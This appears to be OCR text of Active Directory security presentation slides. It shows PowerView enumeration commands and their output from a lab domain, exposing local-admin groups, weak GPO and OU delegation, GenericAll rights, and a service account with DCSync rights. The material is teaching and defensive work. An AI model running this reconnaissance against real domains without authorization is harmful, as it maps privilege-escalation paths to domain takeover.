
Discover AD Groups with Local Admin Rights

```
PS C:\Users\joeuser> Get-NetGPOGroup

GPOPath         : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}\MACHINE\Pref
Filters         :
GroupName       : Administrators (built-in)
GroupSID        : S-1-5-32-544
GroupMemberOf   :
GroupMembers    : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName : Add Server Admins to Local Administrator Group
GPOName         : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType         : GroupPolicyPreferences

GPODisplayName : Add Workstation Admins to Local Administrators Group
GPOName         : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOPath         : \\lab.adsecurity.org\SysVol\
GPOType         : RestrictedGroups
Filters         :
GroupName       : ADSECLAB\Workstation Admins
GroupSID        : S-1-5-21-1581655573-39235123
GroupMemberOf   : {S-1-5-32-544}
GroupMembers    : {}

GPOPath         : \\lab.adsecurity.org\SysVol\
Filters         :
GroupName       : Remote Desktop Users (built-
GroupSID        : S-1-5-32-555
GroupMemberOf   :
GroupMembers    : {S-1-5-21-1581655573-3923512
GPODisplayName : Set Remote Users
GPOName         : {F481B887-A0BC-4044-9DB2-497
GPOType         : GroupPolicyPreferences
```

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Workstations,DC=lab,DC=adsecurit


ComputerName    :
GPODisplayName : Add Workstation Admins to Local Administrators Group
GPOPath         : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{
                  92C-AACB1D3D4DE5}
ObjectName      : Workstation Admins
ObjectDN        : CN=Workstation Admins,OU=AD Management,DC=lab,DC=adsecuri
ObjectSID       : S-1-5-21-1581655573-3923512380-696647894-2627
IsGroup         : True



PS C:\> get-NetComputer -ADSpath 'OU=Workstations,DC=lab,DC=adsecurity,DC=
ADSWRKWIN7.lab.adsecurity.org
ADSWKWIN7.lab.adsecurity.org
ADSWKWin10.lab.adsecurity.org
```

Attack of the Machines: Computers with Admin Rights

```
PS C:\Users\joeuser> get-netgroup "*admins*" | Get-NetGroupMember -Recurse |
                     ?{$_.MemberName -Like '*$'}


GroupDomain  : lab.adsecurity.org
GroupName    : Workstation Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSWKWIN10$
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-3606
IsGroup      : False
MemberDN     : CN=ADSWKWIN10,OU=Workstations,DC=lab,DC=adsecurity,DC=org

GroupDomain  : lab.adsecurity.org
GroupName    : Workstation Admins
MemberDomain : lab.adsecurity.org
MemberName   : ADSWKWIN7$
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-1602
IsGroup      : False
MemberDN     : CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
```


Group Policy Management
File Action View Window Help
Improper Group Policy Delegation
Group Policy Management
Forest: lab.adsecurity.org
Domains
lab.adsecurity.org
Default Domain Policy
Domain PowerShell Logging Policy
Full Auditing Policy
Accounts
AD Management
Contacts
Domain Controllers
Enterprise Services
Security Groups
Servers
Service Accounts
Test
Workstations
Add Workstation Admins to Loc
Applocker Configuration
EMET Config
LAPS Config
Full Auditing Policy
Scope Details Settings Delegation
These groups and users have the specified permission for this GPO
Groups and users:
Name
Allowed Permissions
Inherited
Authenticated Users
Read (from Security Filtering)
No
Domain Admins (ADSECLAB\Domain Admins)
Edit settings, delete, modify security
No
Enterprise Admins (ADSECLAB\Enterprise A...
Edit settings, delete, modify security
No
ENTERPRISE DOMAIN CONTROLLERS
Read
No
HanSolo (ADSECLAB\HanSolo)
Edit settings, delete, modify security
No
SYSTEM
Edit settings, delete, modify security
No

Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Improper OU Delegation

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Improper OU Delegation

	Type	Principal	Access	Inherited from	Applies to
	Deny	Everyone	Special	None	This object only
	Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
	Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
	Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
	Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
	Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant
	Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
	Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
	Allow	Authenticated Users	Special	None	This object only
	Allow	SYSTEM	Full control	None	This object only
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson obje
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
	Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
	Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant
	Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant
	Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant
	Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant
	Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant
	Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

```
PS C:\Users\joeuser> Invoke-ACLScanner -ResolveGUIDs -ADSpath 'OU=Accounts,DC=lab,DC=adsecurity,DC=org' |
                     Where {$_.ActiveDirectoryRights -eq 'GenericAll'}



InheritedObjectType   : User
ObjectDN              : OU=Accounts,DC=lab,DC=adsecurity,DC=org
ObjectType            : All
IdentityReference     : ADSECLAB\Help Desk Level 2
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : InheritOnly
ObjectFlags           : InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : S-1-5-21-1581655573-3923512380-696647894-4113

InheritedObjectType   : User
ObjectDN              : OU=Accounts,DC=lab,DC=adsecurity,DC=org
ObjectType            : All
IdentityReference     : ADSECLAB\Help Desk Level 3
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : InheritOnly
ObjectFlags           : InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : S-1-5-21-1581655573-3923512380-696647894-4114
```

Full Control Rights on the Accounts OU


```
PS C:\> Invoke-ACLScanner -ResolveGUIDs | Where { ($_.ObjectDN -eq 'dc=lab,dc=adsecurity,dc=org') -AND `
          ($_.ObjectType -match "Replicat") }


InheritedObjectType   : All
ObjectDN              : DC=lab,DC=adsecurity,DC=org
ObjectType            : DS-Replication-Get-Changes-All
IdentityReference     : ADSECLAB\SyncAccount
IsInherited           : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags      : None
ObjectFlags           : ObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2710041276-1670258761-1848128390
IdentitySID           : S-1-5-21-2710041276-1670258761-1848128390-1626

InheritedObjectType   : All
ObjectDN              : DC=lab,DC=adsecurity,DC=org
ObjectType            : DS-Replication-Get-Changes
IdentityReference     : ADSECLAB\SyncAccount
IsInherited           : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags      : None
ObjectFlags           : ObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2710041276-1670258761-1848128390
IdentitySID           : S-1-5-21-2710041276-1670258761-1848128390-1626
```

Service Account with DCSync Rights

Kerberos Delegation

~~Kerberos Delegation~~
Impersonate Anyone


Kerberos “Double Hop” Issue



